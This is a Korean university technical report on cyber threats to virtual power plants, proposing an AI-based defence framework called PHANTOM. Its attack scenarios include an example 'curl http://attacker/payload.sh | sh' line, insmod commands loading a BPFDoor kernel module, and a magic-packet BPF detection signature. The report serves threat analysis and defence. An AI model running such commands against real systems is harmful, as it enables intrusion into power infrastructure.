

변화하는 환경에서도 지속적으로 강화되는 침투 불가능한 다계층 AI 기반 보안 메커니즘

– 여러 기관에 걸친 다단계 공격을 막기 위한 관제 시스템 제안 –

한국에너지공과대학교 (KENTECH)

대구경북과학기술원 (DGIST)

연세대학교

한양대학교 ERICA

Contents

1 서론	3
1.1 연구의 필요성과 동기	3
1.2 보고서의 구성	5
2 보호 대상: 가상 발전소	5
2.1 가상 발전소의 배경 및 개념	6
2.2 가상 발전소의 구성	6
2.3 가상 발전소의 이해당사자	7
3 VPP에서의 사이버 위협	8
3.1 VPP에서의 주요 취약점	8
3.2 자산관리 미비 현황과 영향	10
3.3 위협 시나리오① - BPFDoor (매직패킷 기반 은닉형 백도어)	12
3.4 위협 시나리오② - 메시지 브로커 조작 (데이터 변조)	15
4 PHANTOM: 여러 기관에 걸친 다단계 공격 대응 프레임워크	19
4.1 설계 목표	19
4.2 핵심 구조 개요	21
4.3 모듈별 기능 정의	22
4.4 PHANTOM 동작 흐름	25
4.5 기대효과	29
5 PHANTOM의 위협 대응 시나리오	31
5.1 자산 관리 개선 방안	31
5.2 위협 대응 시나리오① - BPFDoor 감염 탐지 및 격리	34
5.3 위협 대응 시나리오② - 메시지 브로커 취약점 악용 차단	38
5.4 대응 효과 및 학습 피드백	42
6 PHANTOM을 위한 보안성 및 성능 강화 기법	44
6.1 개요	44
6.2 TEE를 통한 PHANTOM의 AI 파라미터 보호	48

6.3	적대적 학습에 의한 PHANTOM의 AI 견고화	49
6.4	암호화 민첩성을 통한 보안 장비와의 통신 채널 보안	49
6.5	블록체인을 통한 기관간 로그 무결성 및 감사 추적성 보장	50
6.6	고차원 컴퓨팅을 활용한 PHANTOM의 AI 경량화	51
7	결론	51

1 서론

본 장에서는 본 보고서가 주제로 하는 가상발전소(Virtual Power Plant, VPP)에서의 사이버 위협과 대응 방안에 대한 연구의 필요성과 동기, 그리고 본 보고서의 구성에서 대해서 다루고자 함.

1.1 연구의 필요성과 동기

- ▶ **VPP의 도입** 에너지 분야에서 신재생망의 의존도가 높아지고, 에너지의 분산 관리 필요성에 의해 VPP 기술에 대한 주목도가 높아짐
 - VPP는 신재생망을 구성하는 각종 분산 자원(Distributed Energy Resources, DER)을 통합하고 제어하는 도구 [1]
 - 국내에서는 한전KDN의 E:모음 [2] 서비스를 비롯하여 HEPI [3], EN-lighten [4], VPPLab [5], 한화큐셀 [6] 등에서 솔루션을 운영하고 있음
 - VPP는 중전압 직류(Medium-Voltage Direct Current, MVDC) 기반 인프라와 결합하여 지역 전원 역할 수행 가능 [7]
 - 남부 지방의 잉여 전력이 전력 수요가 많은 수도권 지역으로 충분히 송전 되지 못하고 있는 송전망 병목 현상이 있음
 - 잉여 전력 활용을 위해 송전탑 구축이 논의되고 있는 실정이나, 이는 주민 수용성 문제와 장기간의 인허가 문제, 그리고 공사 기간으로 인한 중장기적 해결책에 불과하며, 이에 따라 잉여 전력을 효율적으로 활용하기 위한 방안 필요
 - MVDC는 약 1kV – 50kV 범위의 전압을 사용한 지역 단위의 직류 전력망 기술로서, 직류 기반의 태양광, ESS, 전기차 등에 대해 효율적인 연계가 가능해지며, 이를 통해 지역 수요를 충족시키고 계통 안정성을 높이고, 지역 전력 사용의 자립도를 높일 수 있음
 - 신재생망을 통해 발전된 전력은 VPP를 통해 전력거래소에 판매 가능 [8]
 - 이는 곧 소규모 DER을 모아 집합적으로 거래 단위로 만들 수 있어서, 시장 접근성을 높이며 에너지 활용 효율을 극대화하는 측면이 있음
- ▶ **고도화된 다단계 사이버 위협** 최근 사이버 공격은 단일 기관을 넘어서 여러 기관을 경유하는 다단계 · 지능형 형태로 진화하고 있음 [9,10]

- 공격자는 복수의 네트워크 경로와 조직 간 인터페이스를 활용하여 탐지망을 우회하고 피해 범위를 확장함
 - 2020년의 SolarWinds 해킹 사례 [11]와 2021년의 Colonial Pipeline 해킹 사례 [12]가 보여주듯, 개별 기관의 대응만으로는 전체 공격 경로를 차단하기 어려움
 - 이에 따라 공공 및 민간 기관 간의 로그 기반 위협 인식 공유와 공동 대응 체계의 필요성이 대두되고 있음
- 가상발전소(Virtual Power Platform, VPP)는 다수의 이해관계자와 인프라가 연결되는 복합 구조로, 다단계 침투의 실제 사례 기반 [13]
 - VPP는 에너지 분야에서 신재생망의 의존도가 높아지고, 에너지의 분산 관리 필요성에 의해 주목 받음
 - 신재생망을 구성하는 각종 분산 자원(Distributed Energy Resource, DER)을 통합하고 제어하는 도구로서 국내에서는 한전KDN의 E:모음 [2] 서비스를 비롯하여 HEPI, ENlighten, VPPLab, 한화큐셀 등에서 솔루션을 운영하고 있음
 - 남부 지방의 잉여 전력이 전력 수요가 많은 수도권 지역으로 충분히 송전 되지 못하고 있는 송전망 병목 현상을 해결하기 위해 중전압 직류(Medium-Voltage Direct Current, MVDC) 기반 인프라와 결합하여 지역 전원망의 핵심 운영 시스템 역할을 수행할 수 있다면, 지역 수요를 충족시키고 계통 안정성을 높이며, 전력의 지역 내 자립적 활용 가능하게 할 수 있음
 - VPP는 DER 사업자, VPP 운영자, DSO, ISO 등 다양한 주체가 연결되어 있어 단일 침투가 전체 인프라 위협으로 확산될 가능성은 높음
 - 특히 민간과 공공이 혼재된 구조는 공격자 입장에서 취약점을 활용한 전략적 목표가 되기 쉬움
 - VPP 보안은 곧 전력 인프라 전반의 보안성과 신뢰성을 지키는 핵심 측으로 기능
- 변화하는 환경에 적응하고 스스로 강해지는 AI 기반 보안 체계의 필요성이 부상하고 있음
 - 정적 보안 체계로는 공격자의 전술 변화에 대응하기 어려워 다기관 협력을 통한 능동적 대응 체계가 요구됨

- 공격 탐지-분석-예측-대응-복구가 자동화된 파이프라인을 통해 전력망 전체 보안 태세를 강화할 필요가 있음
- 본 보고서에서 제안하는 PHANTOM은 이러한 환경 변화에 대응하는 다계층 AI 기반 공동 대응 솔루션임

1.2 보고서의 구성

본 기술보고서는 다음과 같이 크게 3가지 주제로 구성되어 있음

- ▶ **VPP에 대한 보안성 검토 (2-3장)** VPP의 구조 및 위협 시나리오 제시
 - 2장에서는 VPP의 개념과 구성요소, 다양한 이해관계자(민간 VPP 운영자, DSO, ISO 등)를 설명
 - 3장에서는 VPP가 노출될 수 있는 사이버 위협을 검토하고, 기관 내 자산 보호의 어려움 및 두 가지 다기관에 걸친 잠재적 다단계 공격 시나리오를 제시
- ▶ **솔루션 제시 (4-5장)** PHANTOM의 기능 정의 및 설계 제안
 - 4장에서는 앞서 논의한 위협에 대응하기 위한 자동화된 다계층 AI 보안 오키스트레이션 솔루션 PHANTOM의 기능 정의 및 아키텍처 설계를 제시
 - 5장에서는 PHANTOM이 앞서 논의한 자산 보호의 어려움 및 두 가지 다단계 공격에 대한 대응 시나리오 제안
- ▶ **솔루션 보호 및 성능 강화 (6장)** PHANTOM시스템 자체에 대한 보안성 및 성능 강화 요소 제시
 - 6장에서는 PHANTOM의 신뢰성과 견고함, 최적화를 확보하기 위해 신뢰실행환경(Trusted Execution Environment, TEE), 적대적 학습, 암호화 민첩성 양자내성암호(Post-quantum Cryptography, PQC), 블록체인, 고성능 컴퓨팅(Hyper Dimensional Computing, HDC) 등의 5가지 강화 요소를 제시

2 보호 대상: 가상 발전소

본 장에서는 본 연구의 보호 대상인 가상 발전소(VPP)의 개념과 구성 그리고 이해 당사자에 대해서 다루고자 함.

2.1 가상 발전소의 배경 및 개념

▶ 중앙집중형 전력시스템의 한계

- 한국의 주요 화력 및 원자력 발전소는 냉각수 확보를 위해 해안가에 밀집되어 있음.
- 반면, 재생에너지는 일사량, 풍속 등 지역적 특성에 따라 전국적으로 분산되어 있음.
- 태양광은 전남 · 경북 · 제주 지역, 풍력은 해안 및 고지대에 집중 분포함.
- 이러한 지리적 분산성과 발전량 변동성으로 인해, 재생에너지는 중앙집중형 시스템 하에서 시장 접근성이 낮았음.

▶ 구조적 전환의 필요성

- 재생에너지의 변동성은 전력망 주파수 유지에 불안정성을 초래하여 지속적인 출력제어의 대상이 되었음.
- 정부는 2050 탄소중립 실현을 위해 석탄발전 축소 및 재생에너지 확대를 추진함.
- 따라서 중앙통제 기반의 구조를 벗어나 재생에너지를 유연하게 통합 · 관리 할 수 있는 새로운 시스템이 필요해짐.

▶ 가상 발전소(VPP)의 등장

- VPP는 분산 에너지 자원 DER을 클라우드 기반 소프트웨어로 통합 · 관리 하는 시스템임.
- 실시간 데이터 수집과 제어를 통해, VPP는 전력 공급 · 수요 조정 · 시장 거래 참여를 수행함.

2.2 가상 발전소의 구성

▶ 내부 구조

- VPP 내부에서는 연계된 분산잔원(DER)의 발전량, 저장상태, 부하 데이터를 통합 관리함.
- 각 DER은 지역 에너지관리시스템 (Energy Management System, EMS)과 연결되어 실시간 데이터가 수집됨.




그림 1: 가상 발전소(VPP)의 전체 통신 및 운영 구조

- 이 데이터는 보안 관문을 거쳐 중앙 VPP(C-VPP)로 전송되어 전체 제어 · 예측 · 거래를 지원함.

▶ 외부 구조

- 외부적으로는 배전계통운영자(Distributed System, DSO)와 독립계통운영자(Independent System Operator, ISO)가 연결됨.
- DSO는 배전망 전압 안정 · 부하 조정을 담당하며, ISO는 실시간 계통운영 및 도매전력시장 운용을 총괄함.
- 이러한 계층 구조를 통해 VPP는 내부 분산자원과 외부 시장 간의 인터페이스 역할을 수행함.

2.3 가상 발전소의 이해당사자

▶ 참여 주체의 다양성

- 중앙집중형 시스템이 단방향 전력흐름이었다면, VPP는 양방향 흐름을 기반으로 함.
- 소비자는 프로슈머(prosumer)로서 직접 전력 거래에 참여할 수 있음.
- 개인 · 기업 · 공공기관 등 다양한 이해당사자가 공존하며, 각각의 역할과 관심사가 다름.

▶ 주요 역할

- DSO: 배전망의 전압 안정 및 부하 조정 담당.
- ISO: 실시간 계통운영 및 시장 운용 총괄.
- DER 보유자: 태양광 · 풍력 · ESS 등을 운영하며, 잉여 전력 판매 및 수요반응 자율으로 참여.
- 자체체/정부기관: 지역 단위 데이터 관리, 통신 인프라, 보안 기준 수립 및 감독.

▶ 운영적 특징

- VPP는 개인, 기업, 공공이 동시에 참여하는 복합적 협력 구조를 형성함.
- 각 주체는 OT와 IT를 매개로 긴밀히 연결되어 있으며, 실시간 데이터 교환을 기반으로 운영됨.

3 VPP에서의 사이버 위협

본 장에서는 가상발전소 환경에서 관찰되는 보안 취약점과 공격 양상을 네트워크 스캔 기반 자산관리(Asset Management) 관점에서 정리하고, 대표적인 공격 시나리오 두 건을 통해 가상발전소에서의 위협요소가 어떻게 형성되는지를 분석함.

3.1 VPP에서의 주요 취약점




그림 2: VPP에서의 주요 취약점

▶ **메시지 브로커 취약** 가상발전소의 메시지 중계 계층은 입력 검증 미비로 인해 치명적 공격면이 됨.

- Message Queuing Telemetry Transport(MQTT)/Advanced Message Queuing Protocol(AMQP) 등 브로커 계층에서 패킷 길이 · 스키마 · 경계 검증이 부족하면 버퍼오버플로(Buffer Overflow)나 비정상 입력 처리 취약이 발생함.
- 브로커는 메시지 허브 역할을 하므로 단일 침해가 다수 장비로의 페이로드 주입 · 명령 위조 · 확산을 초래함.
 - 브로커 취약은 거래 · 제어 메시지의 무결성(Integrity) · 기밀성(Confidentiality)을 직접 위협하므로 우선 보강 대상임.

▶ **빌드 · 배포 파이프라인 무결성 결여** 배포 경로의 무결성 검증 부재는 공급망 공격의 핵심 통로임.

- 빌드서버 · 배포 파이프라인에서 패치 파일의 서명(Signature) · 해시(Hash) 검증이 없으면 악성 패치가 정상 업데이트로 위장되어 배포될 수 있음.
- 악성 패치 유포는 로그상 정상 배포로 기록되어 를 기반 탐지로는 식별이 어려움.
 - 지속적 통합(Continuous Integration, CI)/지속적 전개(Continuous Delivery/Deployment, CD) 파이프라인과 배포 레이어에 무결성 체크(서명 검증 · 해시 비교)를 통합해야 함.

▶ **인증자산(키 · 증명) 노출** 인증서 · API 키 관리 부실은 권한 위조에 직결됨.

- 메시지 브로커 · 게이트웨이 · 빌드서버 등에 저장된 인증서(Certificate) · API 키(Application Programming Interface Key, API Key) · 세션 토큰(Session Token)이 탈취되면 공격자는 정상 세션을 가장해 명령 주입 · 데이터 변조를 수행할 수 있음.
- 특히 입찰 · 거래 관련 메시지의 무결성 훼손은 직접적 금전 손실 및 시장 신뢰 저하로 이어짐.
 - 비밀자산 관리는 중앙화된 시크릿 매니저와 최소권한(Least Privilege) 및 주기적 교체 정책으로 보강해야 함.

▶ **내부망 시인성 부족** 폐쇄망 · 게이트웨이 레이어의 로그 · 플로우 수집 부재로 초기 징후 포착이 어려움.

- 내부 제어 트래픽의 플로우 데이터(Flow Data)와 로그 데이터(Log Data)가 중앙 분석체계로 유입되지 않으면 포트스캔(Port Scan), 비콘(Beaconing), 이상 연결 패턴 등의 초기 징후 탐지가 지연됨.
- 시인성 부재는 탐지 정확도 저하와 오탐/미탐 문제를 동시에 야기함.
 - NetFlow/SFlow 기반 플로우 수집 · 패킷 샘플링 · 중앙 로그 통합 보안정보 이벤트 관리(Security Information and Event Management, SIEM) 및 엔드포인트 탐지 대응(Endpoint Detection and Response, EDR)/ 네트워크 침입 탐지 시스템(Network Intrusion Detection System, NIDS) 연계를 우선 도입할 것임.

3.2 자산관리 미비 현황과 영향

- ▶ **VPP 구성의 복잡성** VPP는 다양한 벤더의 분산자원과 제어장치가 혼재된 복합 시스템임.
 - 분산에너지자원(DER), 원격단말장치(Remote Terminal Unit, RTU), DER 게이트웨이, 메시지 브로커, 빌드 · 배포 서버 등 이기종 장비가 네트워크에 혼재함.
 - 국내 사례로 한전KDN의 E:모음과 같은 플랫폼이 VPP를 운영하며, VPP를 통해 집계된 전력은 전력거래소(KPX)에 판매될 수 있음.
 - 이기종 장비의 혼재는 조직 고유 식별자(Organizationally Unique Identifier, OUI)
 - 서비스 배너(Service Banner) · 포트(Port) · 펌웨어 버전 등 식별자가 균일하지 않아 자산 식별(Asset Identification) · 자산 의존성(Asset Dependency) 해석을 복잡하게 만듦.
- ▶ **정기 스캔(무인화) 미구현** 자동화된 네트워크 스캔 체계가 도입되어 있지 않음.
 - 정기적 자동 네트워크 탐지(Auto Network Discovery)와 무인 스캔(자동화 스케줄링)이 부재하여 신규 · 비인가 장비의 탐지가 수동 · 지연적으로 이루어짐.
 - 스캔 미구현은 초기 정찰 단계에서의 탐지 능력을 약화시켜 공격자의 잠복 기회를 확대함.
 - 운영상 권장사항으로는 주간/월간 자동스캔 스케줄링 · 알림 · 검증 루틴 도입과 스캔 실패 · 예외에 대한 자동 리트라이 및 SLA(서비스 수준) 모니터링을 설정할 것을 권고함.
- ▶ **OUI · 서비스 배너 · TTL · 포트 · 버전 정보 미수집** 핵심 식별 메타데이터가

표준화 · 수집되지 않음.

- 조직 고유 식별자(OUI), 서비스 배너, 패킷 생존시간(TTL), 열린 포트, 서비스 · 펌웨어 버전 등의 정보가 자동 수집 · 정규화되지 않아 자산 프로파일이 부정확함.
- 메타데이터 부재는 취약점 스캐너 결과를 정확한 자산에 매핑하는 것을 방해하여 우선순위화와 보강 계획 수립을 왜곡함.
 - 개선안으로는 적극적 서비스 배너 수집, 포트 · 서비스 fingerprinting, TTL · OUI 기반 장비 분류 규칙을 도입하고 이 정보를 구성관리데이터베이스(Configuration Management Database, CMDB)에 표준 필드로 저장 · 버전관리할 것을 권고함.

▶ **스캔 결과와 CMDB 자동 대조 미비** 스캔 · 인벤토리 동기화 파이프라인이 약함.

- 네트워크 스캔에서 탐지된 호스트 · 서비스 정보가 CMDB로 자동 반영되지 않아 데이터 불일치가 지속됨.
- 수동 동기화에 의존할 경우 반영 지연과 휴면 에러가 발생하여 탐지 · 대응의 초기 단계에서 혼선이 생김.
 - 권장 구현 방식은 스캔 → 중복/변경 감지 → 자동 티켓 생성 → 운영자 검토 → CMDB 동기화의 CI/CD 유사 워크플로우로 변경 이력과 롤백(rollback) 정보를 함께 보관하는 것임.

▶ **탐지 지연 · 확산 가속 · 복구 난이도 상승** 자산관리 미비가 곧 탐지 성능 저하로 직결됨.

- 자산 불일치로 인해 이상 이벤트의 출발지 매핑(source attribution)이 지연되어 평균 탐지 소요시간(Mean Time To Detect, MTTD)이 증가함.
- 이러한 지연은 공격자의 횡적 이동(Lateral Movement) 및 지속성(Persistence)을 용이하게 하여 확산 속도를 높임.
 - 결과적으로 평균 복구 소요시간(Mean Time To Recover, MTTR)이 연장되고 포렌식 · 복구 비용이 기하급수적으로 증가하므로, 자산관리 개선은 탐지 · 대응 비용 절감의 핵심 수단임.

▶ **VPP 운용 · 시장 신뢰도 훼손 위험** 자산관리 미비는 운영 · 거래 측 리스크로




그림 3: 위협 시나리오① - BPFDoor (매직패킷 기반 은닉형 백도어)

이어짐.

- 제어망 침해나 데이터 위·변조가 발생할 경우 서비스 연속성(Service Continuity)이 훼손되고, 전력거래소(KPX) 연계 입찰 데이터의 무결성이 손상될 수 있음.
- 입찰·거래 오류는 직접적인 금전 손실뿐만 아니라 제도적·시장 신뢰의 저하로 이어져 광범위한 파급효과를 초래함.
 - 대응 권고로는 자산관리 개선을 통한 탐지 정확도 향상, 거래 로그의 디지털 서명·해시 무결성 검증 도입, 이상 감지 시 거래 연동 차단 절차 마련 등을 병행할 것을 권고함.

3.3 위협 시나리오① - BPFDoor (매직패킷 기반 은닉형 백도어)

- ▶ 정찰(Reconnaissance) 공격자는 내부망에서 표적 자산과 통신 경로를 식별하기 위해 포트스캔·서비스 배너 수집을 수행함.
- 공격자는 DER 게이트웨이, RTU, 메시지 브로커, 빌드·배포 서버 등 VPP 핵심 장비의 서비스 배너와 열린 포트를 탐지함.
- 이 과정에서 얻은 메타데이터(OUI, 서비스 버전·포트·TTL 등)가 이후 취약점 식별과 공격 경로 선정의 기초 데이터가 됨.
 - 탐지 지표로 내부 FW의 다수 포트에 대한 SYN/ACK 실패·NIDS의 스캔 이벤트·비정상 연결 패턴이 로그로 남음(예: 다수 IP에서 포트 22/1883/502 스캔 감지).

- ▶ **초기 침투(Initial Access)** 공격자는 브로커 입력검증 취약 또는 빌드서버 무결성 결함을 통해 내부 접근권을 획득함.
 - 메시지 브로커의 패킷 경계 검증 미비를 이용한 Buffer Overflow 또는, 서명 검증이 없는 패치 전달 경로를 통해 원격코드실행(RCE) · 악성 패치 설치를 달성함.
 - 초기 침투 수단으로는 취약 브로커의 malformed 메시지 전송, 정상 업데이트를 가장한 악성 페이지로드 업로드, 또는 탈취된 자격증명으로의 인증 우회 등이 사용됨.
 - 예시 공격흐름으로는 curl http://attacker/payload.sh | sh 또는 악성 설치용 실행파일(SolarControl_v3.2_patch.exe 위장) 다운로드 · 실행이 있으며, 브로커 쪽 로그에는 비정상적 페이지로드 길이 · 스키마 불일치가 기록될 수 있음.
- ▶ **설치(Installation)** 공격자는 확보한 접근권을 이용해 BPFDoor 바이너리(커널 모듈)를 목표 호스트에 설치함.
 - 다운로드된 악성 바이너리(예: bpfdoor.ko)를 임시경로(/tmp 등)에 저장하고 insmod 또는 유사한 로더를 통해 커널에 삽입하여 버클리 패킷 필터(Berkeley Packet Filter, BPF) 기반 후킹을 활성화함.
 - 설치 단계에서는 흔히 사용자 프로세스 체인(예: SSH → bash → curl → sh → insmod)과 임시 스크립트가 생성되며, EDR의 프로세스 생성 로그에서 의심 체인이 확인될 수 있음.
 - 실제 명령 예시는 /usr/bin/insmod /tmp/bpfdoor.ko 혹은 modprobe --insert /tmp/bpfdoor.ko 형태가 될 수 있으며, 파일 해시 · 출처가 신뢰되지 않는 다운로드가 핵심 지표임.
- ▶ **권한 상승 · 지속성 확보(Persistence & Privilege Escalation)** 공격자는 로컬 권한을 상승시키고 시스템에 영구적 접근 수단을 남김.
 - 로컬 취약점 악용 또는 서비스 등록 · 레지스트리(run key) 추가 등을 통해 시스템 재부팅 후에도 모듈이 재삽입되도록 설정하고, 관리자 · 시스템 토큰을 확보하여 더 높은 권한으로 브로커 · SCADA 접속을 시도함.
 - 탈취된 인증서 · API 키 · 세션 토큰은 메시지 브로커 인증 정보를 대체해 정상

트래픽으로 위장한 불법 명령 전송에 활용됨.

- 권한 상승 흔적은 LSASS 메모리 접근 · 토큰 덤프 시도, 시스템 서비스 등록 시도, 크론탭/시스템 유닛(systemd unit) 신규 생성 로그 등에서 탐지될 수 있음.

▶ **은닉(Stealth)** BPFDoor는 커널 레벨에서 동작하며 활동 흔적을 은닉함으로써 탐지를 회피함.

- BPF 기반 후킹으로 파일 · 프로세스 · 네트워크 이벤트의 표면적 로그를 변조하거나 필터링하여 사용자 영역 로그가 남지 않도록 조작함.
- 정상 서비스 트래픽처럼 보이도록 페이로드를 위장하거나, 획득한 인증자산으로 합법적 통신처럼 위장하여 탐지를 더욱 어렵게 함.
 - 탐지 포인트로는 비정상적 BPF syscall 호출(예: bpf(LOAD_PROG), bpf(ATTACH)), 커널 모듈 삽입 로그의 비정상성, 또는 허용된 프로세스에서 예기치 않은 네트워크 연결 발생 등이 있음.

▶ **트리거(Trigger)** 공격자는 네트워크 상의 특정 매직패킷을 전송하여 BPFDoor를 활성화함.

- 매직패킷은 미리 정의된 바이트 패턴을 포함하며, BPFDoor는 패킷의 특정 오프셋(예: TCP 헤더 오프셋의 2바이트)을 검사해 값(예: 0x5293)이 일치하면 활성화함.
- 매직패킷 방식은 은닉성 유지에 유리하며, 평상시에는 은밀히 대기하다가 신호 수신 시만 활동을 개시하므로 탐지가 쉽지 않음.
 - 시그니처 예시는 `(tcp ((tcp[12] & 0xf0) >> 2):2) == 0x5293` 형태의 BPF 필터 조건이며, 네트워크 탐지 차원에서는 해당 오프셋의 값 매칭 룰을 적용해야 식별 가능함.

▶ **C2 연결 및 제어(C2 → SCADA/DERMS 제어)** 활성화된 백도어는 명령 제어(Command and Control, C2)와 연결되어 원격 명령을 수신함.

- BPFDoor가 리버스쉘을 열어 공격자 C2와 통신을 수립하고, 확보한 인증자산을 사용해 메시지 브로커 · DER 관리 시스템(DER Management System, DERMS) · SCADA 계층에 위조된 제어 명령을 전달함.
- 전달되는 명령은 RTU에 대한 개폐 제어, 발전/ESS 제어 파라미터 변경, 또는

트립(trip) 신호 삽입 등 배전망 동작을 직접적으로 교란할 수 있는 형태임.

- C2 통신 패턴은 정상 트래픽과 유사하게 위장될 수 있으므로, C2 관련 탐지에는 행위 기반 이상점수 · 연관분석(Chain Identification)이 필요함.

▶ **목표 영향(Blackout 유발)** 조작된 제어 명령은 배전망의 연쇄적 장애를 유발하여 정전(Blackout)을 발생시킬 수 있음.

- RTU · 분전반 제어 명령의 동시 다발적 교란은 보호 계전(Protection Relay) 동작, 부하 불균형, 자동 차단(Load Shedding) 등으로 이어지며 지역적 또는 광역적 정전을 유발할 수 있음.
- 전력시장 측면에서는 입찰 · 거래 데이터의 신뢰성 훼손과 경제적 손실이 병행 발생함.
 - 실제 영향 시나리오로는 특정 구간에서 동작하는 다수의 차단기(Breaker)를 원격으로 열기 · 폐쇄하여 계통 보호 동작을 유발시키고, 연쇄적 장애로 전력계통 불안정이 초래되는 형태가 있음.

▶ **확산 · 유지 · 정리(Propagation & Cleanup)** 공격자는 은닉 상태를 유지하면서 추가 장비로의 확산 및 흔적 은닉을 진행함.

- 확보한 브로커 자격증명 · 취약한 게이트웨이를 통해 다른 호스트에 동일한 BPFDoor를 확산시키고, 로그 조작과 타임스탬프 변조로 포렌식 흔적을 최소화함.
- 공격 종료 후에도 백도어는 제거되지 않고 일정 기간 재사용 가능하도록 남겨질 수 있어 이후 추가 공격에 재활용될 위험이 존재함.
 - 방어 관점에서는 확산 경로를 차단하기 위해 해당 자산의 네트워크 격리 · 인증서 폐기 · 키 교체 및 전수 스캔을 즉시 시행해야 하며, 허니팟으로 유인해 행위 데이터를 확보하는 방식으로 역공(교란 탐지 및 IOC 확보)을 병행함.

3.4 위협 시나리오② - 메시지 브로커 조작 (데이터 변조)

▶ **정찰 및 토플로지 식별** 공격자는 VPP 내부의 메시지 흐름 · 브로커 토플로지 · 입찰 경로를 정밀 식별함.




그림 4: 위협 시나리오② - 메시지 브로커 조작 (데이터 변조)

- 공격자는 메시지 브로커의 앤드포인트, 사용 프로토콜(MQTT, AMQP), 큐/토픽 네이밍 규칙과 브로커가 연계하는 게이트웨이 · 입찰(트랜잭션) 파이프라인을 수집함.
- 이때 네트워크 스캐닝, 서비스 배너 수집, 플로우(NetFlow/SFlow) 분석 및 브로커 로그 · 게이트웨이 로그 관찰을 통해 정상 메시지 크기 · 주기 · 스키마(필드 구조) · 사용 인증 방식의 기준선을 확보함.
 - 수집된 정보로 공격자는 어떤 토픽이 입찰(price, volume, timestamp) · 제어(command) 데이터를 운반하는지, 어떤 게이트웨이가 전력거래소(KPX)로 최종 전달하는지 식별함.
- ▶ 접근 권한 획득(Initial Access) 공격자는 브로커 취약점 악용 또는 자격증명 탈취로 쓰기 · 중간삽입 권한을 획득함.
 - 취약 브로커의 입력 검증 결함(패킷 길이 · 데이터 바인딩 경계 미검증)으로 Buffer Overflow를 유도하거나, 빌드 · 배포 서버의 무결성 결여를 통해 백도어 · 악성 에이전트를 유포하여 권한을 얻음.
 - 또는 피싱 · 크리덴셜 스터핑 · 내부자 계정 탈취로 정상 인증서 · API 키 · 세션 토큰을 확보해 정상 클라이언트로 위장해 브로커에 접속함.
 - 권한 탈취 시 공격자는 접근제어목록(Access Control List, ACL)로 제한된 토픽에 대해 쓰기(write) 권한을 확보하거나 큐의 재배치(우선순위 변경)를 수행할 수 있음.

- ▶ **내부 보행 및 권한 확대(Lateral Movement & Escalation)** 획득한 접근권을 바탕으로 게이트웨이 · 전송 경로를 추가로 확보함.
 - 공격자는 이미 접근한 브로커 노드를 통해 연결된 게이트웨이 또는 데이터 파이프라인의 인증 토큰을 훔치거나, 메시지 로그 · 메타데이터를 분석해 더 높은 권한을 가진 서비스 계정의 사용패턴을 재현함.
 - 필요시 추가 취약점(예: 브로커 플러그인 취약, 게이트웨이 서비스의 웹 콘솔 취약)을 악용하여 통제 지점을 확장함.
 - 이 과정에서 공격자는 브로커 내부의 메타데이터(예: 토픽별 소비자 리스트, 큐 대기열 길이)를 확보해 변조가 시장 쪽으로 어떻게 반영되는지 시뮬레이션함.
- ▶ **무기화(Weaponization)** 변조할 입찰 · 거래 필드와 변조 기법을 선정하여 변조 페이로드를 준비함.
 - 공격자는 입찰 메시지의 핵심 필드(예: price, volume, timestamp, bidder_id) 중 어느 필드를 얼마나 조작하면 시장결과가 원하는 방향으로 왜곡되는지 분석함.
 - 동시성(동일 시각 다수 메시지), 타임스탬프 조작, 순서 재배열, 메시지 삭제 / 대체 등의 기법을 결합한 페이로드를 설계함.
 - 예시로 가격(price)을 소폭 변경해 낙찰 우위를 유도하거나 타임스탬프를 앞당겨 우선 처리되도록 하는 등 작은 변화로 큰 시장 영향을 유도하는 전략을 선택함.
- ▶ **데이터 변조(Injection/Replay/Drop)** 설계된 페이로드를 브로커에 주입하여 실시간 스트림을 조작함.
 - 공격자는 권한을 이용해 입찰 토픽에 직접 쓰기(write)하거나 큐에서 메시지를 읽어 수정 후 재삽입함.
 - 또한 정상 메시지를 삭제(drop)하거나 재정렬(reorder)하여 거래 처리 로직을 오도함.
 - 재재생(replay) 공격을 통해 이미 수집된 과거 입찰을 재전송하거나, 특정 플레이어의 입찰을 차단하여 경쟁 구도를 조작할 수 있음.
- ▶ **온닉 및 로그 무력화(Cover-up)** 변조 흔적을 남기지 않기 위해 로그를 조작

하거나 타임스탬프를 변형함.

- 공격자는 브로커 로그 · 게이트웨이 로그 · 전송계층 로그에서 이상 레코드를 삭제하거나 서명 · 해시값을 변조해 무결성 검증을 우회함.
- 로그 삭제가 어려운 경우에는 정상 트래픽으로 위장하는 추가 메시지를 생성해 이상치 탐지를 희석함.
 - 로그 위조를 방지하려면 로그의 원격 백업 · 해시 연계 검증이 필요하지만 공격자는 이러한 보관 지점을 분석해 우회 경로를 찾음.

▶ **동작 확산 및 지속(Operation & Persistence)** 변조가 성공하면 공격자는 영향 범위를 확대하고 재사용 가능한 접근을 남김.

- 공격자는 브로커 내 다른 큐 · 토픽에 동일 기법을 적용하거나, 확보한 인증서를 다른 VPP 구성요소에 재사용하여 영향 범위를 확대함.
- 또한 백도어(예: 브로커 플러그인에 숨긴 루틴, 게이트웨이의 스케줄러에 등록한 작업)를 남겨 추후 동일한 변조를 자동화할 수 있음.
 - 지속성 확보 기법으로는 스케줄러(cron/systemd timer)에 변조 스크립트 등록, 브로커 플러그인 설치, 혹은 배포 파이프라인에 변조 모듈을 심어 자동 배포하도록 만드는 방식이 사용될 수 있음.

▶ **영향 실현(Impact on Market & Grid)** 변조된 데이터가 시장결과 · 제어결정에 반영되어 경제적 · 실물적 피해를 유발함.

- 입찰 · 거래 데이터가 왜곡되면 시장플레이팅 결과가 변경되어 특정 참여자에게 유리하거나 불리한 가격 형성이 발생함.
- VPP의 제어 로직이 거래 결과를 기반으로 출력 · ESS 운영을 조정하는 경우 변조는 실물계통(physical grid)에도 영향을 주어 전력 품질 저하 · 계통 불안정으로 이어질 수 있음.
 - 단기적으로는 정산오류 · 금전적 손실이 발생하고, 중장기적으로는 전력 시장에 대한 신뢰도 하락과 규제 · 법적 책임 문제로 확장될 수 있음.

▶ **공격 종결 및 재활용(Cleanup & Reuse)** 공격자는 흔적 최소화 후 확보한 접근을 다른 공격에 재활용할 준비를 함.

- 흔적 제거 · 로그 정리 후에도 은닉된 자격증명 · 백도어는 남아 추후 추가 금전적 사기 · 시장조작 시나리오에 재활용될 수 있음.

- 공격자는 동일 기법을 다른 VPP나 유사 전력시장 연동 시스템으로 이식해 수익성 높은 타깃을 연속 공격할 수 있음.
 - 방어 측 관점에서는 공격 발생 시 해당 인증서·키 전부 폐기·재발급, 관련 토픽의 쓰기권한 전환 및 전체 거래 검증(해시/서명 재확인)을 즉각 시행해야 함.

